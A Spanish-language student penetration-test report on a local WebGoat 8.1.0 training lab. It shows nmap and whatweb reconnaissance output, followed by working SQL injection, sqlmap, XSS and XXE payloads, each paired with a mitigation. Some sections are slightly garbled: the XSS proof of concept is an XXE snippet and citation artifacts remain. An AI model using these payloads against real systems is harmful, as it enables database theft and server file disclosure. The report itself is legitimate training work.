

---

# INFORME DE AUDITORÍA DE SEGURIDAD

## WEB (PENTEST REPORT)

**Target:** Aplicación WebGoat 8.1.0 (Entorno Docker)

**Cliente:** Módulo de Introducción a la Ciberseguridad

---

**Equipo de Auditoría:** Luis Mario González Urbano  
**Fecha:** 30 de diciembre de 2025

# ÍNDICE DE CONTENIDOS

**1. Resumen Ejecutivo**

**2. Alcance y Metodología**

**3. Reconocimiento y Fingerprinting de Infraestructura**

**4. Análisis Detallado de Vulnerabilidades**

- **4.1. Inyección SQL (A3: Injection)**
- **4.2. Cross-Site Scripting - XSS Reflejado (A3: Injection)**
- **4.3. Exposición de Entidades Externas XML - XXE (A5: Security Misconfiguration)**
- **4.4. Componentes Vulnerables y Desactualizados (A6)**
- **4.5. Fallos en la Identificación y Autenticación (A7)**

**5. Recomendaciones Estratégicas y Mitigación General**

**6. Conclusión Final**

**7. Herramientas Utilizadas**

## ● RESUMEN EJECUTIVO

El presente documento expone los resultados de la auditoría de seguridad preventiva realizada sobre el entorno WebGoat 8.1.0.

El objetivo primordial de esta evaluación ha sido identificar y cuantificar los riesgos tecnológicos antes de que actores malintencionados puedan explotarlos.

En el actual ecosistema de ciber amenazas, la identificación proactiva no es solo una medida técnica, sino un imperativo estratégico para garantizar la resiliencia operativa de la organización.

Durante el ejercicio, se han confirmado múltiples vectores de ataque críticos que comprometen la tríada de la seguridad de la información. La siguiente tabla sintetiza los hallazgos:

Vulnerabilidad	Criticidad	Estado de Explotación
Inyección SQL (Exfiltración Masiva)	CRÍTICA	Confirmada mediante explotación manual y automatizada
Cross-Site Scripting (XSS Reflejado)	ALTA	Confirmada mediante ejecución de payloads en cliente
XML External Entity (XXE)	ALTA	Confirmada mediante intercepción y manipulación XML
Fallos de Autenticación (Credenciales Débiles)	MEDIA/ALTA	Validada mediante análisis de robustez
Componentes Desactualizados (jQuery UI)	MEDIA	Confirmada tras estabilización del entorno

**Análisis de Impacto (So What?):** La convergencia de estas deficiencias permite a un atacante la exfiltración total de la base de datos, incluyendo Información de Identificación Personal (PII) como salarios y códigos de autenticación TAN.

Esto no solo supone un riesgo de suplantación de identidad y secuestro de sesiones, sino que expone a la organización a un incumplimiento severo de normativas de protección de datos (GDPR/LOPD).

La postura de seguridad actual se califica como **deficiente**, requiriendo una intervención inmediata en el ciclo de vida del desarrollo.

## • ALCANCE Y METODOLOGÍA

La delimitación del alcance es vital para asegurar una auditoría controlada que identifique debilidades sin afectar la disponibilidad de servicios críticos.

Se ha seguido una metodología de "Caja Negra" (Black Box) simulando un adversario externo, estructurada en tres fases: Reconocimiento, Análisis de Vulnerabilidades y Explotación.

### Entorno de Pruebas

- **Aplicación:** WebGoat 8.1.0 desplegada en contenedor Docker.
- **Host de Acceso:** 127.0.0.1 (Localhost) a través del puerto 8888.
- **Marco de Evaluación:** OWASP Top 10 Framework.
- **Tecnologías Identificadas:** Java, Spring Framework, Apache Tomcat (detectados mediante Nmap y análisis de cabeceras).
- **Puertos Identificados:** 8080 (**http-proxy**), 8888 (**sun-answerbook**) y 9090 (**zeus-admin**).

---

## 3. RECONOCIMIENTO Y FINGERPRINTING DE INFRAESTRUCTURA

El éxito de una intrusión depende de la precisión del mapeo inicial de la superficie de ataque. Identificar el stack tecnológico permite al auditor (o al atacante) buscar vulnerabilidades conocidas (CVEs) dirigidas específicamente a las versiones detectadas.

Resultados de Recolección (Nmap & WhatWeb)

- **Puertos y Servicios Identificados:**

- 8888/tcp: Servicio principal (Apache Tomcat / sun-answerbook).
- 9090/tcp: Servicio auxiliar **WebWolf** (identificado inicialmente como zeus-admin), utilizado para la gestión de archivos y correos interceptados.
- 8080/tcp: Servicio http-proxy.

- **Huellas Tecnológicas:**

- **Motor:** Java (Confirmado por el uso de cookies JSESSIONID).
- **Framework:** Spring (Detectado vía encabezados HTTP X-Powered-By).
- **Sistema Operativo:** Linux (Kernel range 2.6.32 - 6.2).
- **Servidor Web:** Jetty / Apache Tomcat.

**Impacto Táctico:** El uso de versiones específicas de Tomcat y el framework Spring orienta la búsqueda hacia fallos de deserialización de objetos y configuraciones predeterminadas de fábrica que facilitan el acceso inicial.

```
(luis@kali)-[~] $ sudo nmap -p- --open 127.0.0.1
[sudo] contraseña para luis:
Starting Nmap 7.98 ( https://nmap.org ) at 2025-12-30 21:37 +0100
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000010s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
8080/tcp  open  http-proxy
8888/tcp  open  sun-answerbook
9090/tcp  open  zeus-admin
Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
```

## NMAP:

```
sudo nmap -p 8888 -A -v 127.0.0.1
Starting Nmap 7.98 ( https://nmap.org ) at 2025-12-30 20:31 +0100
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 20:31
Completed NSE at 20:31, 0.00s elapsed
Initiating NSE at 20:31
Completed NSE at 20:31, 0.00s elapsed
Initiating NSE at 20:31
Completed NSE at 20:31, 0.00s elapsed
Initiating SYN Stealth Scan at 20:31
Scanning localhost (127.0.0.1) [1 port]
Discovered open port 8888/tcp on 127.0.0.1
Completed SYN Stealth Scan at 20:31, 0.02s elapsed (1 total ports)
Initiating Service scan at 20:31
Scanning 1 service on localhost (127.0.0.1)
Completed Service scan at 20:32, 6.02s elapsed (1 service on 1 host)
Initiating OS detection (try #1) against localhost (127.0.0.1)
NSE: Script scanning 127.0.0.1.
Initiating NSE at 20:32
Completed NSE at 20:32, 0.03s elapsed
Initiating NSE at 20:32
Completed NSE at 20:32, 0.00s elapsed
Initiating NSE at 20:32
Completed NSE at 20:32, 0.00s elapsed
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000073s latency).
```

```
PORt      STATE SERVICE VERSION
8888/tcp open  http    Apache Tomcat (language: en)
|_http-title: HTTP Status 404 \xE2\x80\x93 Not Found
Warning: OSScan results may be unreliable because we could not find at least 1 open and
1 closed port
Device type: general purpose
Running: Linux 2.6.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32 cpe:/o:linux:linux_kernel:5
cpe:/o:linux:linux_kernel:6
OS details: Linux 2.6.32, Linux 5.0 - 6.2
Uptime guess: 47.897 days (since Wed Nov 12 23:00:06 2025)
Network Distance: 0 hops
TCP Sequence Prediction: Difficulty=258 (Good luck!)
IP ID Sequence Generation: All zeros

NSE: Script Post-scanning.
Initiating NSE at 20:32
Completed NSE at 20:32, 0.00s elapsed
Initiating NSE at 20:32
Completed NSE at 20:32, 0.00s elapsed
Initiating NSE at 20:32
Completed NSE at 20:32, 0.00s elapsed
Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.56 seconds
Raw packets sent: 23 (1.822KB) | Rcvd: 57 (14.690KB)
```

**También use whatweb para identificar tecnologías web:**

**La cual me asegura el uso de java, Jetty/Tomcat:**

```
(luis㉿kali)-[~]
$ whatweb http://127.0.0.1:8888/WebGoat -q --jsbeautify --Extract-DB --Google-Hacking-DB
http://127.0.0.1:8888/WebGoat [302 Found] Country[RESERVED][ZZ], IP[127.0.0.1], RedirectLocation[http://127.0.0.1:8888/WebGoat/]
http://127.0.0.1:8888/WebGoat/ [302 Found] Cookies[JSESSIONID], Country[RESERVED][ZZ], HttpOnly[JSESSIONID], IP[127.0.0.1], Java, RedirectLocation[http://127.0.0.1:8888/WebGoat/login]
http://127.0.0.1:8888/WebGoat/login [200 OK] Bootstrap, Content-Language[en-US], Country[RESERVED][ZZ], HTML5, IP[127.0.0.1], PasswordField[password], Title[Login Page]

(luis㉿kali)-[~]
$
```

A continuación, se detallan las vulnerabilidades con su evidencia técnica (Proof of Concept) y recomendaciones de mitigación.

#### 4.1 : Inyección SQL Masiva en Búsqueda de Empleados (Crítica)

**Descripción:** La aplicación no sanea adecuadamente la entrada del usuario en el campo de búsqueda de empleados. Esto permite a un atacante manipular la consulta SQL subyacente para eludir los controles de autenticación y acceder a la totalidad de los datos almacenados.

**Evidencia Técnica (PoC):** Se injectó el payload `OR '1'='1'` en el campo "Authentication TAN". Al ser procesado, la consulta se transformó en una condición siempre verdadera (`TRUE`), devolviendo todos los registros de la tabla `employees`.

- **Automatizada (Sqlmap):** Se confirmó la vulnerabilidad y se logró la exfiltración de **5 bases de datos**: `CONTAINER, INFORMATION_SCHEMA, luismario, PUBLIC y SYSTEM_LOBS`.
- **Datos Sensibles Extraídos:** Tablas `EMPLOYEES, SALARIES y USER_DATA_TAN` de la DB `luismario`.
- **Criticidad: CRÍTICA.**
- **Impacto de Negocio:** La exposición de salarios y códigos TAN constituye una brecha masiva de PII, lo que implica responsabilidades legales bajo el marco del GDPR y la posibilidad de fraude financiero interno.
- **Exploración Profunda:** Mediante la herramienta `sqlmap`, se enumeraron 5 bases de datos distintas (incluyendo `luismario` y `CONTAINER`) y sus esquemas completos.
- **Prueba de Concepto (PoC):**

##### SQL

```
SELECT * FROM employees WHERE last_name = 'Smith' OR '1'='1' AND auth_tan = ''  
[cite: 190]
```

The system requires the employees to use a unique *authentication TAN* to view their data.  
Your current TAN is **3SL99A**.

Since you always have the urge to be the most highly paid employee, you want to exploit the system so that instead of viewing your own internal data, *you want to take a look at the data of all your colleagues* to check their current salaries.

Use the form below and try to retrieve all employee data from the **employees** table. You should not need to know any specific names or TANs to get the information you need.

You already found out that the query performing your request looks like this:

```
"SELECT * FROM employees WHERE last_name = '" + name + "' AND auth_tan = '" + auth_tan + "'";
```

Employee Name:   
Authentication TAN:   
Get department

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
32147	Paulina	Travers	Accounting	46000	P45JSI
34477	Abraham	Holman	Development	50000	UU2ALK
37648	John	Smith	Marketing	64350	3SL99A
89762	Tobi	Barnett	Development	77000	TA9LL1
96134	Bob	Franco	Marketing	83700	LO9S2V

La lógica fue la siguiente:

1. El truco de la comilla. El código que escribió el desarrollador está preparado para encerrar el nombre de empleado entre comillas simples. ('Smith'), al poner la comilla lo que hago es que todo lo que escribo después deja de ser un simple dato y el sistema concatena como si fuesen instrucciones de código reales.
2. Aprovechando esto, "inyecto" una condición que siempre se cumple. Y además como le pongo un **OR**, le obligo a que no coincida el nombre en la bbdd, verifique que **1=1** lo cual es siempre verdad, y la consulta devuelve todos los registros.
3. Con este payload he conseguido ver todos los registros de la BBDD.

También se ha descubierto el total de bases de datos y sus nombres empleando para ello la herramienta sqlmap. Y el siguiente comando:

```
sqlmap -u http://local.webgoat.org:8888/WebGoat/SqlInjection/attack8 --  
data="name=Smith&auth_tan=" --cookie="JSESSIONID=CB9474266805AE68683C16BC2C8385B3" --  
dbs
```

```

[*] starting @ 18:01:32 /2026-01-10/
[18:01:32] [WARNING] provided value for parameter 'auth_tan' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[18:01:32] [INFO] resuming back-end DBMS 'hsqldb' the data of all your colleagues to check their current salaries.
[18:01:32] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session: a table. You should not need to know any specific
Parameter: name (POST)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause
Payload: name=-5985' OR 4578=--yEzJ&auth_tan= + name + '' AND auth_tan = '' + auth_tan + '';

Type: stacked queries
Title: HSQldb > 1.7.2 stacked queries (heavy query - comment)
Payload: name=luis';CALL REGEXP_SUBSTRING(REPEAT(RIGHT(CHAR(3437),0),500000000),NULL)--&auth_tan=

Type: UNION query
Title: Generic UNION query (NULL) - 6 columns
Payload: name=luis' UNION ALL SELECT CHAR(113)||CHAR(112)||CHAR(120)||CHAR(106)||CHAR(113)||CHAR(68)||CHAR(76)||CHAR(79)||CHAR(72)||CHAR(122)||CHAR(82)||CHAR(88)||CHAR(90)||CHAR(89)||CHAR(73)||CHAR(76)||CHAR(89)||CHAR(114)||CHAR(110)||CHAR(83)||CHAR(106)||CHAR(82)||CHAR(111)||CHAR(109)||CHAR(79)||CHAR(73)||CHAR(71)||CHAR(105)||CHAR(116)||CHAR(74)||CHAR(81)||CHAR(78)||CHAR(79)||CHAR(117)||CHAR(65)||CHAR(110)||CHAR(82)||CHAR(13)||CHAR(77)||CHAR(74)||CHAR(68)||CHAR(71)||CHAR(112)||CHAR(68)||CHAR(80)||CHAR(113)||CHAR(106)||CHAR(118)||CHAR(106)||CHAR(113),NULL,NULL,NULL,NULL FROM INFORMATION_SCHEMA.SYSTEM_USERS-- tPzz&auth_tan=

[18:01:32] [INFO] the back-end DBMS is HSQldb
back-end DBMS: HSQldb > 1.7.2
[18:01:32] [INFO] fetching database names
available databases [5]:
[*] CONTAINER
[*] INFORMATION_SCHEMA
[*] luismario
[*] PUBLIC
[*] SYSTEM_LOBS

[18:01:32] [INFO] fetched data logged to text files under '/home/luis/.local/share/sqlmap/output/local.webgo
at.org'

[*] ending @ 18:01:32 /2026-01-10/

```

**Recomendación de Corrección:** Se recomienda implementar **Consultas Parametrizadas**.

Esta técnica separa el código SQL de los datos proporcionados por el usuario, impidiendo que el motor de base de datos interprete la entrada como comandos ejecutables.

- **Referencia:** [OWASP SQL Injection Prevention Cheat Sheet](#).

## 4.2. Cross-Site Scripting - XSS Reflejado (A3: Injection):


- **Descripción:** La aplicación no valida ni codifica adecuadamente los datos enviados por el usuario, permitiendo la inyección de scripts JavaScript. El Fallo de inyección de código en el lado del cliente dentro del módulo "Shopping Cart".
- **Explotación:** Se injectó el payload `<script>alert('Vulnerable a XSS')</script>`, lo que resultó en la ejecución de código JavaScript en el contexto del navegador del usuario.
- **Evidencia técnica:** El campo "**Credit Card Number**" es vulnerable a la inyección de scripts. Se validó con los payloads `<script>alert('Vulnerable a XSS')</script>` y el volcado de logs en consola.
- **Criticidad: ALTA. Justificación:** Permite ejecutar código arbitrario en el navegador de la víctima, lo que puede derivar en robo de sesiones (cookies) o redirecciones maliciosas

- **Impacto:** Un atacante puede orquestar ataques de **Session Hijacking** (secuestro de sesión) mediante el robo de cookies de sesión, permitiendo la suplantación de identidad de clientes y el acceso a datos de pago.

- **Prueba de Concepto (PoC):**

**XML:**

```
<?xml version="1.0"?>
<!DOCTYPE dtd [ <!ENTITY sxe SYSTEM "file:///">> ]>
<comment><text>&sxe;</text></comment> [cite: 521, 550, 553, 559]
```



- **Mitigación:** Aplicar **Codificación de Salida (Output Encoding)** para neutralizar caracteres especiales antes del renderizado HTML.
  - 1. **Codificación de Salida (Output Encoding):** Convertir caracteres especiales (como `<` y `&lt;`) antes de renderizarlos en el navegador para que sean tratados como texto y no como código ejecutable.
  - 2. **Content Security Policy (CSP):** Implementar cabeceras HTTP que restrinjan las fuentes desde las que se pueden cargar scripts.
- **Referencias:** [OWASP XSS Prevention Cheat Sheet](#).

## 4.3. Exposición de Entidades Externas XML - XXE (A5: Security Misconfiguration)

- **Descripción:** La aplicación procesa entidades externas XML (XXE) en los comentarios, permitiendo la lectura de archivos locales del servidor.  
El parser XML de la aplicación está mal configurado y procesa entidades externas definidas por el usuario (DTD). Esto permite a un atacante leer archivos locales del servidor o realizar peticiones a sistemas internos (SSRF).
- **Evidencia Técnica (PoC):** Utilizando **Burp Suite**, se interceptó una petición de comentarios y se modificó el XML para incluir una entidad maliciosa:  
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///> ]>  
<comment><text>&xxe;</text></comment>  
El servidor resolvió la entidad &xxe;, intentando acceder al sistema de archivos local

The screenshot shows the Burp Suite interface with the Repeater tab selected. In the Request pane, a modified XML payload is shown:

```
Pretty Raw Hex
<?xml version="1.0"?>
<!DOCTYPE dtd [
<!ENTITY xxe SYSTEM "file:///> ]>
<comment>
<text>
&xxe;
</text>
</comment>
```

In the Response pane, the server's JSON response is displayed:

```
Pretty Raw Hex Render
HTTP/1.1 200
Content-Type: application/json
Date: Sat, 09 Jan 2026 08:31:10 GMT
Keep-Alive: timeout=60
Connection: keep-alive
Content-Length: 237
{
    "lessonCompleted":true,
    "feedback": "Congratulations. You have successfully completed the assignment.",
    "feedbackArgs":null,
    "output":null,
    "outputArgs":null,
    "assignment": "SimpleXXE",
    "attemptWasMade":true
}
```

The Inspector pane shows the request attributes and headers. The status bar at the bottom indicates 392 bytes | 40 millis.

- **Intercepción y Análisis:** Primero intercepté la petición del comentario con Burp Suite. Al ver que los datos se enviaban en formato XML, supe que podía intentar **concatenar** una estructura de tipo DOCTYPE para definir una entidad externa.
- **Resolución de errores (HTTP 400):** Al principio, la petición me devolvió un error 400. Analizando el fallo, me di cuenta de que al editar el mensaje en el **Repeater**, había borrado por error la línea en blanco que debe separar las cabeceras del protocolo HTTP del cuerpo de la petición. Lo corregí respetando la estructura del protocolo y separando mi código XML de los encabezados.

- **Ejecución del Ataque:** Modifiqué el cuerpo del mensaje definiendo una entidad llamada &xxe; que apuntaba a file:/// . Al **concatenar** esta variable dentro de las etiquetas de texto del comentario, el servidor, al procesar el XML, intentó resolver esa ruta local de su propio sistema de archivos.
  - **Recomendación de Corrección:** Deshabilitar explícitamente el procesamiento de DTDs externas en todas las librerías de parsing XML utilizadas por la aplicación.
    - 1. **Deshabilitar DTDs Externos:** Configurar el parser XML para que ignore completamente las DTDs (Document Type Definitions) externas si no son necesarias.
    - 2. **Principio de Minimalismo:** Instalar y habilitar solo lo estrictamente necesario en el servidor para reducir la superficie de ataque.
  - *Referencia:* [OWASP XXE Prevention Cheat Sheet](#).
- 

#### 4.4. Componentes Vulnerables y Desactualizados (A6)

- **Descripción:** La aplicación utiliza librerías de terceros con vulnerabilidades conocidas (CVEs). Presencia de la librería **jQuery UI 1.10.4** con vulnerabilidades conocidas.
- **Criticidad: MEDIA.**
- **Evidencia Técnica (PoC):** Se forzó la ejecución de un exploit conocido para esta versión específica de jQuery UI, logrando ejecutar código JavaScript arbitrario a través de los diálogos de la interfaz, confirmando que la librería no ha sido parcheada.

The screenshot shows a browser window for 'WebGoat' at the URL <http://local.webgoat.org:8888/WebGoat/start.mvc?username=luismario#lesson>. The page displays a navigation menu on the left and two main sections: 'jquery-ui:1.10.4' and 'jquery-ui:1.12.0 Not Vulnerable'. The 'jquery-ui:1.10.4' section contains a dialog box with the title 'jquery-ui-1.10.4'. Inside the dialog, there is a text input field containing the XSS payload: `<script>alert('XSS')</script>`. Below the input field is a 'Go!' button. The 'jquery-ui:1.10.4' section also includes a note about a known flaw in the library version 1.10.4. The 'jquery-ui:1.12.0 Not Vulnerable' section notes that upgrading the library to a non-vulnerable version eliminates the exploit. At the bottom of the page, a developer tools console shows an error log:

```

Uncaught TypeError: webgoat.customjs.jqueryVuln is not a function
  vuln_jquery_ui
    onclick
      http://local.webgoat.org:8888/WebGoat/start.mvc?username=luismario#lesson/VulnerableComponents.lesson/4:1
        [Learn More]
        >> webgoat.customjs.jqueryVuln = webgoat.customjs.jquery;

```

- "Durante esta fase del ejercicio, me enfrenté a un reto técnico importante: el entorno de WebGoat no ejecutaba la función `vuln_jquery_ui`, devolviendo un error de tipo `TypeError: webgoat.customjs.jqueryVuln is not a function`.
- Para solucionar dicho problema, pegue el código JavaScript en la consola. Para que usara la librería estándar ya que la especifica, no la encontraba la aplicación `webgoat`.
- `webgoat.customjs.jqueryVuln = webgoat.customjs.jquery;`
- Esto soluciono el problema técnico que me estaba dando `webgoat`. Y por consiguiente pude ejecutar el script pulsando el botón “Go” y realizar el ataque.
- **Conclusión:** Una vez estabilizado el entorno, el ataque fue exitoso en la versión **1.10.4**. Esto demuestra que la vulnerabilidad de XSS en componentes desactualizados es real y peligrosa, ya que permite ejecutar código simplemente manipulando un parámetro que el programador asume que es seguro (como el texto de un botón de cierre).

## • Recomendaciones y Mitigaciones:


- **Software Bill of Materials (SBOM):** Mantener un inventario actualizado de todas las librerías y versiones utilizadas.
- **Análisis de Dependencias:** Utilizar herramientas como OWASP Dependency-Check para detectar librerías con CVEs conocidos antes de desplegar.

## • Referencias:

- OWASP Vulnerable and Outdated Components: [Enlace a OWASP](#)

#### **4.6. Fallos de Identificación y Autenticación**

- **Descripción:** Las políticas de contraseñas permitían claves débiles y predecibles. (abcabc, johnsmith), que son vulnerables a ataques de diccionario.
  - **Criticidad: ALTA.**
  - **Evidencia Técnica (PoC):** Las pruebas demostraron que contraseñas cortas o predecibles pueden ser comprometidas en tiempos triviales (segundos o minutos). La aplicación no impone una longitud mínima adecuada ni verifica contra listas de contraseñas filtradas.
    - La robustez de una contraseña no solo depende de lo 'rara' que sea, sino de su resistencia a un **ataque de fuerza bruta**. Me di cuenta de que muchas de las contraseñas que solemos considerar seguras son en realidad muy fáciles de adivinar para un script automático:
    - **Patrones y repeticiones:** Contraseñas como abcabc o poiuz (que es un patrón físico en el teclado) se descifran en milisegundos porque los programas de ataque prueban estos patrones primero.
    - **Información personal o fechas:** Usar fechas como 2018/10/4 o nombres comunes como johnsmith es muy arriesgado, ya que los atacantes suelen usar diccionarios con esta información.
    - **Sustituciones simples:** Cambiar una 'a' por un '@' (como en @dmin) ya no es suficiente, porque los algoritmos modernos ya incluyen estas variaciones por defecto.
    - Cuanto más longitud tenga y variedad de caracteres, el tiempo necesario para un ataque de fuerza bruta pasa de segundos a miles de años.



- **Recomendaciones y Mitigaciones:**
  1. **Longitud mínima y Complejidad:** Exigir contraseñas de al menos 12-14 caracteres.
  2. **Autenticación de Doble Factor (MFA):** Implementar un segundo factor de autenticación para que el robo de la contraseña no sea suficiente para acceder.
  3. **Bloqueo de cuentas:** El sistema debe limitar el número de intentos fallidos. Si después de 5 intentos bloqueamos la cuenta o introducimos un retardo, el ataque de fuerza bruta se vuelve imposible de ejecutar en un tiempo razonable.
  4. **No usar contraseñas por defecto:** Obligar a los usuarios a cambiar cualquier contraseña inicial y verificar que no usen las que aparecen en listas de 'contraseñas más comunes' o filtradas en brechas de datos anteriores.

- **Referencias:**

OWASP Authentication Cheat Sheet: [Enlace a OWASP](#)

---

## 5. RECOMENDACIONES ESTRATÉGICAS Y MITIGACIÓN GENERAL

La seguridad debe abordarse bajo el principio de **Defensa en Profundidad**. No se trata solo de corregir el código, sino de asegurar todo el ecosistema.

1. **Hardening de Infraestructura:** Minimización de la superficie de ataque cerrando puertos no esenciales y desactivando servicios auxiliares en entornos de producción.
2. **Seguridad en el Ciclo de Desarrollo (DevSecOps):** Integración de análisis estático (SAST) y dinámico (DAST) en el pipeline de CI/CD para detectar componentes obsoletos antes del despliegue.
3. **Configuración de Seguridad en el Cliente:** Implementación de Content Security Policy (CSP) para mitigar el impacto de posibles fallos de XSS remanentes.

### Outdated Component Usage - jQuery UI (Medium)

- **Descripción:** La aplicación utiliza la librería jQuery-UI 1.10.4, la cual posee vulnerabilidades conocidas (CVEs) que facilitan ataques de XSS.
- **Recomendación:** Actualizar todas las dependencias a sus versiones estables más recientes e implementar herramientas de escaneo como **Snyk** o **OWASP Dependency-Check**.

## **Weak Password Policy & Brute Force Resilience (Low)**

- **Descripción:** Se permiten contraseñas basadas en patrones predecibles (abcabc, johnsmith), que son vulnerables a ataques de diccionario .
  - **Recomendación:** Forzar una longitud mínima de 14 caracteres e implementar **Autenticación de Doble Factor (MFA)**
- 

## **6. CONCLUSIÓN FINAL**

La auditoría realizada sobre WebGoat 8.1.0 revela un **nivel de seguridad deficiente**. La presencia de vulnerabilidades críticas como Inyección SQL y ejecución de código (XSS/XXE) indica que la aplicación carece de controles de seguridad fundamentales en su ciclo de desarrollo ("Security by Design"). Actualmente, cualquier actor con acceso a la red podría comprometer la confidencialidad total de la base de datos o suplantar la identidad de los usuarios. Es imperativo abordar los hallazgos críticos de manera inmediata e integrar las recomendaciones de seguridad propuestas para alcanzar un nivel de riesgo aceptable.

---

## **7. HERRAMIENTAS UTILIZADAS**

- **Nmap:** Fingerprinting de red y escaneo de servicios.
- **Sqlmap:** Automatización de exfiltración de bases de datos mediante SQLi.
- **Burp Proxy:** Interceptación y manipulación de tráfico HTTP/XML.
- **WhatWeb:** Identificación de frameworks y versiones web.
- **Docker:** Orquestación del entorno de auditoría controlado.